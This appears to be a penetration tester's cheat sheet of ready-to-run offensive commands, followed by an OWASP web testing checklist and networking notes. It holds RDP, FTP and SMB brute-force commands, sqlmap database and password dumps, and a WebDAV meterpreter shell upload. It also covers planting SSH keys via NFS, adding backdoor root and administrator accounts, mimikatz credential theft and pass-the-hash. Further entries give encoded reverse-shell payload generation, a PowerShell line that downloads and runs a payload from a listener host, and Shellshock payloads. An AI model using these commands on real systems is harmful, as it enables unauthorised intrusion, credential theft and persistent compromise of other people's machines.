RDP

Bruteforce

```
ncrack -vv --user administrator -P password-file.txt rdp://$ip  
hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip
```

Kerberos

Test MS14-068

LDAP

Enumeration:

```
ldapsearch -h $ip -p 389 -x -b "dc=mywebsite,dc=com"
```

[*] Found MS SQL service on 10.11.1.31:1433

[*] Check out the server for web applications with sqli vulnerabilities

[=] searchsploit mssql

[*] Use nmap scripts for further enumeration, e.g

```
[=] nmap -vv -sV -Pn -p 1433 --script=ms-sql-info,ms-sql-config,ms-sql-dump-hashes --script-args=mssql.instance-port=1433,smsql.username-sa,mssql.password-sa -oA /root/Documents/10.11.1.31/scans/10.11.1.31_1433_mssql_nmap_scan 10.11.1.31
```

[*] Found MS SMB service on 10.11.1.31:445

[*] Enumeration

[=] nmap -sV -Pn -vv -p 139,445 --script=smb-vuln* --script-args=unsafe=1 -oA

```
'/root/Documents/10.11.1.31/scans/10.11.1.31_445_smb.nmap' 10.11.1.31
```

[=] enum4linux -a 10.11.1.31 | tee /root/Documents/10.11.1.31/scans/10.11.1.31_445_enum4linux.txt

```
[=] nmap -sV -Pn -vv -p 445 --script=smb-enum-users -oA '/root/Documents/10.11.1.31/scans/10.11.1.31_445_smb_smb-enum-users.nmap' 10.11.1.31
```

[*] Found RDP service on 10.11.1.31:3389

[*] Bruteforcing

[=] ncrack -vv --user administrator -P PASS_LIST rdp://10.11.1.31

[=] crowbar -b rdp -u -s 10.11.1.31/32 -U USER_LIST -C PASS_LIST

```
[=] for username in $(cat USER_LIST); do for password in $(cat PASS_LIST) do; rdesktop -u $username -p $password 10.11.1.31; done; done;
```

- FTP service on 10.10.1.22:21

- Enumeration

- nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftps' 10.10.1.22

- hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp

```
msf > use exploit/windows/mssql/mssql_payload
```

```
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

```
sqlmap -u http://meh.com --forms --batch --crawl=10  
--cookie=jsessionid=54321 --level=5 --risk=3
```

Automated sqlmap scan

```
sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE  
--level=3 --current-user --current-db --passwords  
--file-read="/var/www/blah.php"
```

Targeted sqlmap scan

```
sqlmap -u "http://meh.com/meh.php?id=1"  
--dbms=mysql --tech=U --random-agent --dump
```

Scan url for union + error based injection with mysql backend
and use a random user agent + database dump

```
sqlmap -o -u "http://meh.com/form/" --forms
```

sqlmap check form for injection

```
sqlmap -o -u "http://meh/vuln-form" --forms  
-D database-name -T users --dump
```

sqlmap dump and crack hashes for table users on database-name.

[*] Found VNC service on 10.11.1.73:5800

[*] Find public exploits
[=] searchsploit vnc

[*] Bruteforcing
[=] crowbar -b vnckey -s 10.11.1.73/32 -p IP -k PASS_FILE

[*] Found CUPS service on 10.11.1.73:1100

[*] Find public exploits
[=] searchsploit java rmi

[*] Found VNC service on 10.11.1.73:5900

[*] Find public exploits
[=] searchsploit vnc
[*] Bruteforcing
[=] crowbar -b vnckey -s 10.11.1.73/32 -p IP -k PASS_FILE

[*] Found MS SMB service on 10.11.1.73:445

[*] Enumeration
[=] nmap -sV -Pn -vv -p 139,445 --script=smb-vuln* --script-args=unsafe=1 -oA
'/root/Documents/10.11.1.73/scans/10.11.1.73_445_smb.nmap' 10.11.1.73
[=] enum4linux -a 10.11.1.73 | tee /root/Documents/10.11.1.73/scans/10.11.1.73_445_enum4linux.txt
[=] nmap -sV -Pn -vv -p 445 --script=smb-enum-users -oA '/root/Documents/10.11.1.73/scans/10.11.1.73_445_smb_smb-enum-users.nmap' 10.11.1.73

```
[*] Found RDP service on 10.11.1.73:3389
[*] Bruteforcing
[=] ncrack -vv --user administrator -P PASS_LIST rdp://10.11.1.73
[=] crowbar -b rdp -u -s 10.11.1.73/32 -U USER_LIST -C PASS_LIST
[=] for username in $(cat USER_LIST); do for password in $(cat PASS_LIST) do; rdesktop -u $username -p $password 10.11.1.73; done; done;
```

LOG EVERYTHING!

Metasploit - spool /home/<username>/msf3/logs/console.log

Save contents from each terminal!

Linux - script myoutput.txt # Type exit to stop

[+] Disable network-manager
service network-manager stop

[+] Set IP address
ifconfig eth0 192.168.50.12/24

[+] Set default gateway
route add default gw 192.168.50.9

[+] Set DNS servers
echo "nameserver 192.168.100.2" >> /etc/resolv.conf

[+] Show routing table
Windows - route print
Linux - route -n

[+] Add static route
Linux - route add -net 192.168.100.0/24 gw 192.16.50.9
Windows - route add 0.0.0.0 mask 0.0.0.0 192.168.50.9

[+] Subnetting easy mode
ipcalc 192.168.0.1 255.255.255.0

[+] Windows SAM file locations
c:\windows\system32\config\
c:\windows\repair\
bkhive system /root/hive.txt
samdump2 SAM /root/hive.txt > /root/hash.txt

[+] Python Shell
python -c 'import pty;pty.spawn("/bin/bash")'

----- Internet Host/Network Enumeration

[+] WHOIS Querying
whois www.domain.com

[+] Resolve an IP using DIG
dig @8.8.8.8 securitymuppets.com

[+] Find Mail servers for a domain
dig @8.8.8.8 securitymuppets.com -t mx

[+] Find any DNS records for a domain
dig @8.8.8.8 securitymuppets.com -t any

[+] Zone Transfer
dig @192.168.100.2 securitymuppets.com -t axfr
host -l securitymuppets.com 192.168.100.2
nslookup /ls -d domain.com.local

[+] Fierce
fierce -dns <domain> -file <output_file>
fierce -dns <domain> -dnsserver <server>
fierce -range <ip-range> -dnsserver <server>
fierce -dns <domain> -wordlist <wordlist>

----- IP Network scanning

[+] ARP Scan
arp-scan 192.168.50.8/28 -l eth0

[+] NMAP Scans

[+] Nmap ping scan
sudo nmap -sn -oA nmap_pingscan 192.168.100.0/24 (-PE)

[+] Nmap SYN/Top 100 ports Scan
nmap -sS -F -oA nmap_fastscan 192.168.0.1/24

[+] Nmap SYN/Version All port Scan - ## Main Scan
sudo nmap -sV -PN -p0- -T4 -A --stats-every 60s --reason -oA nmap_scan 192.168.0.1/24

[+] Nmap SYN/Version No Ping All port Scan
sudo nmap -sV -Pn -p0- --exclude 192.168.0.1 --reason -oA nmap_scan 192.168.0.1/24

[+] Nmap UDP All port scan - ## Main Scan
sudo nmap -sU -p0- --reason --stats-every 60s --max-rtt-timeout=50ms --max-retries=1 -oA nmap_scan 192.168.0.1/24

[+] Nmap UDP/Fast Scan
nmap -F -sU -oA nmap_UDPscan 192.168.0.1/24

[+] Nmap Top 1000 port UDP Scan
nmap -sU -oA nmap_UDPscan 192.168.0.1/24

[+] HPING3 Scans
hping3 -c 3 -s 53 -p 80 -S 192.168.0.1
Open = flags = SA
Closed = Flags = RA
Blocked = ICMP unreachable
Dropped = No response

[+] Source port scanning
nmap -g <port> (88 (Kerberos) port 53 (DNS) or 67 (DHCP))
Source port also doesn't work for OS detection.

[+] Speed settings

-n	Disable DNS resolution
-sS	TCP SYN (Stealth) Scan
-Pn	Disable host discovery
-T5	Insane time template
--min-rate 1000	1000 packets per second
--max-retries 0	Disable retransmission of timed-out probes

[+] Netcat (swiss army knife)
Connect mode (ncat is client) | default port is 31337
ncat <host> [<port>]

Listen mode (ncat is server) | default port is 31337
ncat -l [<host>] [<port>]

Transfer file (closes after one transfer)
ncat -l [<host>] [<port>] < file

Transfer file (stays open for multiple transfers)
ncat -l --keep-open [<host>] [<port>] < file

Receive file
ncat [<host>] [<port>] > file

Brokering | allows for multiple clients to connect
ncat -l --broker [<host>] [<port>]

Listen with SSL | many options, use ncat --help for full list
ncat -l --ssl [<host>] [<port>]

Access control
ncat -l --allow <ip>
ncat -l --deny <ip>

Proxying

```
ncat --proxy <proxyhost>[:<proxyport>] --proxy-type {http | socks4} <host>[<port>]
```

```
# Chat server | can use brokering for multi-user chat  
ncat -l --chat [<host>] [<port>]
```

----- Cisco/Networking Commands

```
? - Help  
> - User mode  
# - Privileged mode  
router(config)# - Global Configuration mode
```

enable secret more secure than enable password.

For example, in the configuration command:

```
enable secret 5 $1$UjJ$cDZ03KKGh7mHfX2RSbDqP.
```

The enable secret has been hashed with MD5, whereas in the command:

```
username jdoe password 7 07362E590E1B1C041B1E124C0A2F2E206832752E1A01134D
```

The password has been encrypted using the weak reversible algorithm.

```
enable - Change to privileged mode to view configs
```

```
config terminal/config t - Change to global config mode to modify
```

```
#show version - Gives you the router's configuration register (Firmware)
```

```
#show running-config - Shows the router, switch, or firewall's current configuration
```

```
#show ip route - show the router's routing table
```

```
#show tech-support - Dump config but obscure passwords
```

----- Remote Information Services

[+] DNS

```
Zone Transfer - host -l securitymuppets.com 192.168.100.2
```

Metasploit Auxiliarys:

```
auxiliary/gather/enum_dns
```

```
use auxiliary/gather/dns...
```

[+] Finger - Enumerate Users

```
finger @192.168.0.1
```

```
finger -l -p user@ip-address
```

```
auxiliary/scanner/finger/finger_users
```

[+] NTP

Metasploit Auxiliarys

[+] SNMP

```
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt
```

Metasploit Module snmp_enum

```
snmpcheck -t snmpservice
```

```
[+] rservices  
rwho 192.168.0.1  
rlogin -l root 192.168.0.17
```

```
[+] RPC Services  
rpcinfo -p  
Endpoint_mapper metasploit
```

----- Web Services

```
[+] WebDAV  
Metasploit Auxiliary  
Upload shell to Vulnerable WebDAV directory:  
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.20 LPORT=4444 R | msfencode -t  
asp -o shell.asp  
cadaver http://192.168.0.60/  
put shell.asp shell.txt  
copy shell.txt shell.asp;.txt  
Start reverse handler - browse to http://192.168.0.60/shell.asp;.txt
```

```
[+] Nikto Web Scanner  
# To scan a particular host  
perl nikto.pl -host [host IP/name]
```

```
# To scan a host on multiple ports (default = 80)  
perl nikto.pl -host [host IP/name] -port [port number 1], [port number 2], [port number 3]
```

```
# To scan a host and output fingerprinted information to a file  
perl nikto.pl -host [host IP/name] -output [output_file]
```

```
# To use a proxy while scanning a host  
perl nikto.pl -host [host IP/name] -useproxy [proxy address]
```

----- Windows Networking Services

```
[+] Get Domain Information:  
nltest /DCLIST:DomainName  
nltest /DCNAME:DomainName  
nltest /DSGETDC:DomainName
```

```
[+] Netbios Enumeration  
nbtscan -r 192.168.0.1-100  
nbtscan -f hostfiles.txt
```

```
[+] enum4linux
```

```
[+] RID Cycling  
use auxiliary/scanner/smb/smb_lookupsid
```

[+] Null Session in Windows
net use \\192.168.0.1\IPC\$ "" /u:""

[+] Null Session in Linux
smbclient -L //192.168.99.131

----- Accessing Email Services

Metasploit Auxiliarys

[+] SMTP Open Relay Commands

[+] nc -C 86.54.23.178 25
[-] HELO mail.co.uk
[-] MAIL FROM: <Attacker@mail.co.uk>
[-] RCPT TO: <Victim@email.com>
[-] DATA
Test Email - some malicious stuff!

----- VPN Testing

[+] ike-scan
ike-scan 192.168.207.134
sudo ike-scan -A 192.168.207.134
sudo ike-scan -A 192.168.207.134 --id=myid -P192-168-207-134key

[+] pskcrack
psk-crack -b 5 192-168-207-134key
psk-crack -b 5 --
charset="01233456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
192-168-207-134key
psk-crack -d /path/to/dictionary 192-168-207-134key

----- Unix RPC

[+] NFS Mounts

Metasploit : auxiliary/scanner/nfs/nfsmount

rpcinfo -p 192.168.0.10

showmount -e 192.168.0.10
mount 192.168.0.10:/secret /mnt/share/

ssh-keygen
mkdir /tmp/r00t
mount -t nfs 192.168.0.10:/secret /mnt/share/
cat ~/.ssh/id_rsa.pub >> /mnt/share/root/.ssh/authorized_keys
umount /mnt/share

```
ssh root@192.168.0.10
```

----- Post Exploitation

[+] Command prompt access on Windows Host

```
pth-winexe -U Administrator%<hash> //<host ip> cmd.exe
```

[+] Add Linux User

```
/usr/sbin/useradd -g 0 -u 0 -o user  
echo user:password | /usr/sbin/chpasswd
```

[+] Add Windows User

```
net user username password@1 /add  
net localgroup administrators username /add
```

[+] Solaris Commands

```
useradd -o user  
passwd user  
usermod -R root user
```

[+] Dump remote SAM:

```
PwDump.exe -u localadmin 192.168.0.1
```

[+] Mimikatz

```
mimikatz # privilege::debug  
mimikatz # sekurlsa::logonPasswords full
```

[+] Meterpreter

```
meterpreter> run winenum  
meterpreter> use post/windows/gather/smart_hashdump
```

```
meterpreter > use incognito
```

```
meterpreter > list_tokens -u
```

```
meterpreter > impersonate_token TVM\domainadmin
```

```
meterpreter > add_user hacker password1 -h 192.168.0.10
```

```
meterpreter > add_group_user "Domain Admins" hacker -h 192.168.0.10
```

```
meterpreter > load mimikatz
```

```
meterpreter > wdigest
```

```
meterpreter > getWdigestPasswords
```

```
Migrate if does not work!
```

[+] Kitrap0d

```
Download vdmallowed.exe and vdmexploit.dll to victim
```

```
Run vdmallowed.exe to execute system shell
```

[+] Windows Information

On Windows:

```
ipconfig /all
systeminfo
net localgroup administrators
net view
net view /domain

[+] SSH Tunnelling
Remote forward port 222
ssh -R 127.0.0.1:4444:10.1.1.251:222 -p 443 root@192.168.10.118

----- Metasploit

# To show all exploits that for a vulnerability
grep <vulnerability> show exploits

# To select an exploit to use
use <exploit>

# To see the current settings for a selected exploit
show options

# To see compatible payloads for a selected exploit
show payloads

# To set the payload for a selected exploit
set payload <payload>

# To set setting for a selected exploit
set <option> <value>

# To run the exploit
exploit

# One liner to create/generate a payload for windows
msfvenom --arch x86 --platform windows --payload windows/meterpreter/reverse_tcp
LHOST=<listening_host> LPORT=<listening_port> --bad-chars "\x00" --encoder x86/shikata_ga_nai --
iterations 10 --format exe --out /path/

# One liner start meterpreter
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST
<listening_host>;set LPORT <listening_port>;run;"
```

----- [+] Metasploit Pivot

Compromise 1st machine

```
# meterpreter> run arp_scanner -r 10.10.10.0/24
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/scanner/portscan/tcp
```

use bind shell

or run autoroute:

```
# meterpreter > ipconfig  
# meterpreter > run autoroute -s 10.1.13.0/24  
# meterpreter > getsystem  
# meterpreter > run hashdump  
# use auxiliary/scanner/portscan/tcp  
# msf auxiliary(tcp) > use exploit/windows/smb/psexec
```

or port forwarding:

```
# meterpreter > run autoroute -s 10.1.13.0/24  
# use auxiliary/scanner/portscan/tcp  
# meterpreter > portfwd add -l <listening port> -p <remote port> -r <remote/internal host>
```

or socks proxy:

```
route add 10.10.10.10 255.255.255.248 <session>  
use auxiliary/server/socks4a  
Add proxy to /etc/proxychains.conf  
proxychains nmap -sT -T4 -Pn 10.10.10.50  
setg socks4:127.0.0.1:1080
```

----- [+] Pass the hash

If NTML only:

```
00000000000000000000000000000000:8846f7eaee8fb117ad06bdd830b7586c
```

STATUS_ACCESS_DENIED (Command=117 WordCount=0):

This can be remedied by navigating to the registry key, "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters" on the target systems and setting the value of "RequireSecuritySignature" to "0"

Run hashdump on the first compromised machine:

```
run post/windows/gather/hashdump
```

Run Psexec module and specify the hash:

```
use exploit/windows/smb/psexec
```

----- [+] Enable RDP:

```
meterpreter > run getgui -u hacker -p s3cr3t  
Clean up command: meterpreter > run multi_console_command -rc  
/root/.msf3/logs/scripts/getgui/clean_up_20110112.2448.rc
```

----- [+] AutoRunScript

Automatically run scripts before exploitation:

```
set AutoRunScript "migrate explorer.exe"
```

[+] Set up SOCKS proxy in MSF

```

[+] Run a post module against all sessions
resource /usr/share/metasploit-framework/scripts/resource/run_all_post.rc

[+] Find local subnets 'Whilst in meterpreter shell'
meterpreter > run get_local_subnets

# Add the correct Local host and Local port parameters
echo "Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.0.7 -Lport 443 -Force" >> /var/www/payload

# Set up psexec module on metasploit
auxiliary/admin/smb/psexec_command
set command powershell -Exec Bypass -NoL -NoProfile -Command IEX (New-Object Net.WebClient).DownloadString(\http://192.168.0.9/payload\)

# Start reverse Handler to catch the reverse connection
Module options (exploit/multi/handler):
Payload options (windows/meterpreter/reverse_https):

      Name   Current Setting  Required  Description
----- -----
      EXITFUNC process      yes        Exit technique: seh, thread, process, none
      LHOST    192.168.0.9    yes        The local listener hostname
      LPORT     443          yes        The local listener port

# Show evasion module options
show evasion

```

```

[+] Metasploit Shellcode
msfvenom -p windows/shell_bind_tcp -b '\x00\x0a\x0d'

```

----- File Transfer Services

```

[+] Start TFTPD Server
atftpd --daemon --port 69 /tmp

```

```

[+] Connect to TFTP Server
tftp 192.168.0.10
put / get files

```

----- LDAP Querying

Tools:

- ldapsearch
- LDAPExplorertool2

Anonymous Bind:

```
ldapsearch -h ldaphostname -p 389 -x -b "dc=domain,dc=com"
```

Authenticated:

```
ldapsearch -h 192.168.0.60 -p 389 -x -D "CN=Administrator, CN=User, DC=<domain>, DC=com" -b "DC=<domain>, DC=com" -W
```

Useful Links:

<http://www.lanmaster53.com/2013/05/public-facing-ldap-enumeration/>

<http://blogs.splunk.com/2009/07/30/ldapsearch-is-your-friend/>

----- Password Attacks

[+] Bruteforcing http password prompts

```
medusa -h <ip/host> -u <user> -P <password list> -M http -n <port> -m DIR:<directory> -T 30
```

[+] Medusa

To display all currently installed modules

```
medusa -d
```

Display specific options for a module

```
medusa -M [module_name] -q
```

Test all passwords in password file against the admin user on the host

192.168.1.20 via the SMB | SSH | MySQL | HTTP service

```
medusa -h 192.168.1.20 -u admin -P passwords.txt -M [smbnt | ssh | mssql | http]
```

To brute force 10 hosts and 5 users concurrently (using Medusa's parallel features)

Each of the 5 threads targeting a host will check a specific user

```
medusa -H hosts.txt -U users.txt -P passwords.txt -T 10 -t 5 -L -F -M smbnt
```

Medusa allows username, password, and host data to be placed within the same file (the "combo" file).

Possible combinations in the combo file:

```
# host:username:password
```

```
# host:username:
```

```
# host::
```

```
# :username:password
```

```
# :username:
```

```
# ::password
```

```
# host::password
```

```
# :id:lm:ntlm::: (PwDump files)
```

To test each username/password entry in the file combo.txt

```
medusa -M smbnt -C combo.txt
```

[+] Hydra

```
#hydra does not have a native default wordlist, using the Rockyou list is suggested  
#example brute force crack on ftp server  
hydra -t 1 -l admin -P [path to password.lst] -vV [IPaddress] ftp  
--> -t # = preform # tasks  
--> -l NAME = try to log in with NAME  
--> -P [filepath] = Try password  
--> -vV = verbose mode, showing the login+pass for each attempt
```

```
#check for joe accounts by adding modifier -e s
```

```
#to write found login+pass combinations to file, add modifier -O [filename]
```

[+] John The Ripper

```
#To show the types of passwords that John can crack with crack speed (in cracks/second)  
john --test
```

```
#To use your own word list (the Rockyou list is suggested)
```

```
john --wordlist=[filename] [passwordfile]
```

```
#To show your results after running john (shows ~/john/john.pot)
```

```
john --show
```

```
#To restore an interrupted john session
```

```
john --restore
```

[+] Hashcat

```
#Hashcat uses precomputed dictionaries, rainbow tables, and even a brute-force approach to find an effective and efficient way crack passwords.
```

```
#usage: hashcat [options] hash|hasfile|hccapxfile [dictionary|mask|directory]
```

```
# Important options are -m --hash-type and -a --attack-mode
```

```
Example: hashcat -a 0 -m 500 -o output.txt hashes.txt rockyou.txt
```

```
#Attack modes
```

```
0 - Straight
```

```
1 - Combination
```

```
3 - Brute-force
```

```
6 - Hybrid wordlist+Mask
```

```
7 - Hybrid mask + Wordlist
```

```
# Hash types
```

```
Hash cat can crack numerous types of hashes. When the hashes doesn't match with hash type(-m) option "line length exception" arises
```

```
Quick reference to check hash type with example: https://hashcat.net/wiki/doku.php?id=example\_hashes
```

[+] Cain and Abel

#Cain and Abel is a hacking application exclusive to Windows, it can crack numerous hash types, including NTLM, NTLMv2, MD5, wireless, Oracle, MySQL, SQL Server, SHA1, SHA2, Cisco, VoIP, and many others.

#To perform dictionary attack for cracking passwords by using cain and abel
first import the NTLM hashes.

Next in cracker tab, all imported username and hashes will be displayed.

Select desired user, right click and select dictionary attack

NTLM hashes window will popup

Right click on top blank area

Select Add to list and browse dictionary or wordlist file

Click start

[+] Ophcrack

#Ophcrack is a free rainbow table-based password cracking tool for Windows 8 (both local and Microsoft accounts), Windows 7, Windows Vista, and Windows XP.

#The Ophcrack LiveCD option allows for completely automatic password recovery.

#It cracks LM and NTLM (Windows) hashes.

#Pros

Software is freely available for download online

Passwords are recovered automatically using the LiveCD method

No software installation is necessary to recover passwords

No knowledge of any existing passwords is necessary

#Cons

LiveCD ISO image must be burned to a disc or USB device before being used

Passwords greater than 14 characters cannot be cracked

Won't crack even the simplest Windows 10 password

[+] RainbowCrack

#The RainbowCrack software cracks hashes by rainbow table lookup.

#To crack single hash

rcrack [rainbow_table_path] -h hash_to_be_cracked

Path - Location of rainbow tables

Example: rcrack c:\rt -h fcea920f7412b5da7be0cf42b8c93759

#To crack multiple hashes in a file

rcrack [rainbow_table_path] -l hash_file

Example: rcrack c:\rt -l hash_list_file

#To lookup rainbow tables in multiple directories

rcrack [rainbow_table_path] [rainbow_table_path2] -l hash_file

Example: rcrack c:\rt1 c:\rt2 -l hash_list_file

```
#To load and crack LM hashes from pwdump file  
rcrack [rainbow_table_path] -lm pwdump_file
```

```
#To load and crack NTLM hashes from pwdump file  
rcrack [rainbow_table_path] -ntlm pwdump_file
```

[+] acccheck
#Windows Password dictionary attack tool for SMB

```
#Usage: acccheck [options]  
options -t [single host IP address]  
-T [file containing target ip address(es)]  
-p [single password]  
-P [file containing passwords]  
-u [single user]  
-U [file containing usernames]
```

#Examples

Attempt the 'Administrator' account with a [BLANK] password.

acccheck -t 10.10.10.1

Attempt all passwords in 'password.txt' against the 'Administrator' account.

acccheck -t 10.10.10.1 -P password.txt

Attempt all password in 'password.txt' against all users in 'users.txt'.

acccheck -t 10.10.10.1 -U users.txt -P password.txt

Attempt a single password against a single user.

acccheck -t 10.10.10.1 -u administrator -p password

[+] Brutespray

#BruteSpray takes nmap GNMMap/XML output and automatically brute-forces services with default credentials using Medusa.

```
#usage: brutespray [-h] -f FILE [-o OUTPUT] [-s SERVICE] [-t THREADS]  
[-T HOSTS] [-U USERLIST] [-P PASSLIST] [-u USERNAME]  
[-p PASSWORD] [-c] [-i]
```

#Example

```
brutespray --file nas.gnmap -U /usr/share/wordlists/metasploit/unix_users.txt -P  
/usr/share/wordlists/metasploit/password.lst --threads 3 --hosts 1
```

Attack all services in nas.gnmap with a specific user list (unix_users.txt) and password list (password.lst).

[+] Crowbar

#Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol, SSH Private Keys and VNC Keys.

```
#usage: crowbar -b [openvpn | rdp | sshkey | vnckey] [arguments]
```

```
Example:crowbar -b rdp -s 192.168.86.61/32 -u victim -C /root/words.txt -n 1
```

Brute force the RDP service on a single host with a specified username and wordlist, using 1 thread.

[+]Aircrack-ng

#Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured.

#usage

```
aircrack-ng [options] <.cap / .ivs file(s)>
```

To have aircrack-ng conduct a WEP key attack on a capture file, pass it the filename, either in .ivs or .cap/.pcap format.

#WPA Wordlist Mode

```
aircrack-ng -w password.lst wpa.cap
```

Specify the wordlist to use (-w password.lst) and the path to the capture file (wpa.cap) containing at least one 4-way handshake.

#Basic WEP Cracking

```
aircrack-ng all-ivs.ivs
```

To have aircrack-ng conduct a WEP key attack on a capture file, pass it the filename, either in .ivs or .cap/.pcap format.

Useful Networking Cheatsheet

[+] Setting up an Ethernet bridge in Ubuntu/Kali Linux

Install bridge-utils

```
sudo apt-get install bridge-utils
```

Disable network-manager + firewall

Configuration

```
ifconfig
```

```
ifconfig eth0 0.0.0.0
```

```
ifconfig eth1 0.0.0.0
```

```
brctl addbr br0
```

```
brctl addif br0 eth0
```

```
brctl addif br0 eth1
```

```
ifconfig mybridge up
```

```
dhclient br0 on devices
```

```
sudo tcpdump -i mybridge
```

Owasp Checklist

[+] Information Gathering

Manually explore the site

Spider/crawl for missed or hidden content
Check for files that expose content, such as robots.txt, sitemap.xml, .DS_Store
Check the caches of major search engines for publicly accessible sites
Check for differences in content based on User Agent (eg, Mobile sites, access as a Search engine Crawler)
Perform Web Application Fingerprinting
Identify technologies used
Identify user roles
Identify application entry points
Identify client-side code
Identify multiple versions/channels (e.g. web, mobile web, mobile app, web services)
Identify co-hosted and related applications
Identify all hostnames and ports
Identify third-party hosted content

[+] Configuration Management

Check for commonly used application and administrative URLs
Check for old, backup and unreferenced files
Check HTTP methods supported and Cross Site Tracing (XST)
Test file extensions handling
Test for security HTTP headers (e.g. CSP, X-Frame-Options, HSTS)
Test for policies (e.g. Flash, Silverlight, robots)
Test for non-production data in live environment, and vice-versa
Check for sensitive data in client-side code (e.g. API keys, credentials)

[+] Secure Transmission

Check SSL Version, Algorithms, Key length
Check for Digital Certificate Validity (Duration, Signature and CN)
Check credentials only delivered over HTTPS
Check that the login form is delivered over HTTPS
Check session tokens only delivered over HTTPS
Check if HTTP Strict Transport Security (HSTS) in use

[+] Authentication

Test for user enumeration
Test for authentication bypass
Test for bruteforce protection
Test password quality rules
Test remember me functionality
Test for autocomplete on password forms/input
Test password reset and/or recovery
Test password change process
Test CAPTCHA
Test multi factor authentication
Test for logout functionality presence
Test for cache management on HTTP (eg Pragma, Expires, Max-age)

- Test for default logins
- Test for user-accessible authentication history
- Test for out-of channel notification of account lockouts and successful password changes
- Test for consistent authentication across applications with shared authentication schema / SSO

[+] Session Management

- Establish how session management is handled in the application (eg, tokens in cookies, token in URL)
- Check session tokens for cookie flags (httpOnly and secure)
- Check session cookie scope (path and domain)
- Check session cookie duration (expires and max-age)
- Check session termination after a maximum lifetime
- Check session termination after relative timeout
- Check session termination after logout
- Test to see if users can have multiple simultaneous sessions
- Test session cookies for randomness
- Confirm that new session tokens are issued on login, role change and logout
- Test for consistent session management across applications with shared session management
- Test for session puzzling
- Test for CSRF and clickjacking

[+] Authorization

- Test for path traversal
- Test for bypassing authorization schema
- Test for vertical Access control problems (a.k.a. Privilege Escalation)
- Test for horizontal Access control problems (between two users at the same privilege level)
- Test for missing authorization

[+] Data Validation

- Test for Reflected Cross Site Scripting
- Test for Stored Cross Site Scripting
- Test for DOM based Cross Site Scripting
- Test for Cross Site Flashing
- Test for HTML Injection
- Test for SQL Injection
- Test for LDAP Injection
- Test for ORM Injection
- Test for XML Injection
- Test for XXE Injection
- Test for SSI Injection
- Test for XPath Injection
- Test for XQuery Injection
- Test for IMAP/SMTP Injection
- Test for Code Injection
- Test for Expression Language Injection
- Test for Command Injection
- Test for Overflow (Stack, Heap and Integer)

- Test for Format String
- Test for incubated vulnerabilities
- Test for HTTP Splitting/Smuggling
- Test for HTTP Verb Tampering
- Test for Open Redirection
- Test for Local File Inclusion
- Test for Remote File Inclusion
- Compare client-side and server-side validation rules
- Test for NoSQL injection
- Test for HTTP parameter pollution
- Test for auto-binding
- Test for Mass Assignment
- Test for NULL/Invalid Session Cookie

[+] Denial of Service

- Test for anti-automation
- Test for account lockout
- Test for HTTP protocol DoS
- Test for SQL wildcard DoS

[+] Business Logic

- Test for feature misuse
- Test for lack of non-repudiation
- Test for trust relationships
- Test for integrity of data
- Test segregation of duties

[+] Cryptography

- Check if data which should be encrypted is not
- Check for wrong algorithms usage depending on context
- Check for weak algorithms usage
- Check for proper use of salting
- Check for randomness functions

[+] Risky Functionality - File Uploads

- Test that acceptable file types are whitelisted
- Test that file size limits, upload frequency and total file counts are defined and are enforced
- Test that file contents match the defined file type
- Test that all file uploads have Anti-Virus scanning in-place.
- Test that unsafe filenames are sanitised
- Test that uploaded files are not directly accessible within the web root
- Test that uploaded files are not served on the same hostname/port
- Test that files and other media are integrated with the authentication and authorisation schemas

[+] Risky Functionality - Card Payment

Test for known vulnerabilities and configuration issues on Web Server and Web Application
Test for default or guessable password
Test for non-production data in live environment, and vice-versa
Test for Injection vulnerabilities
Test for Buffer Overflows
Test for Insecure Cryptographic Storage
Test for Insufficient Transport Layer Protection
Test for Improper Error Handling
Test for all vulnerabilities with a CVSS v2 score > 4.0
Test for Authentication and Authorization issues
Test for CSRF

[+] HTML 5

Test Web Messaging
Test for Web Storage SQL injection
Check CORS implementation
Check Offline Web Application

Verify Various Vulnerabilities

[+] IPMI Cipher Suite Zero Authentication Bypass:
<http://www.tenable.com/plugins/index.php?view=single&id=68931>

Tools required:
ipmitool
freeipmi-tools

```
ipmitool -I lanplus -H 192.168.0.1 -U Administrator -P notapassword user list
```

```
# Specifying Cipher Suite Zero
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword user list
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword chassis status
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword help
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword shell
ipmitool -I lanplus -C 0 -H 192.168.0.1 -U Administrator -P notapassword sensor
```

[+] Bash Remote Code Execution (Shellshock)
<http://www.tenable.com/plugins/index.php?view=single&id=77823>

```
x: () { :}; /sbin/ifconfig > /tmp/ifconfig.txt
x: () { :}; echo "Hacked" > /var/www/hacked.html
```

[+] DNS Server Cache Snooping Remote Information Disclosure
<http://www.tenable.com/plugins/index.php?view=single&id=12217>

Nmap Script: dns-cache-snoop
<http://nmap.org/nsedoc/scripts/dns-cache-snoop.html>

```
nmap -sU -p 53 --script dns-cache-snoop.nse --script-args 'dns-cache-snoop.mode=timed,dns-cache-snoop.domains={host1,host2,host3}' <target>
```

[+] IP Forwarding Enabled
<http://www.tenable.com/plugins/index.php?view=single&id=50686>

Nmap Script: ip-forwarding
<http://nmap.org/nsedoc/scripts/ip-forwarding.html>

```
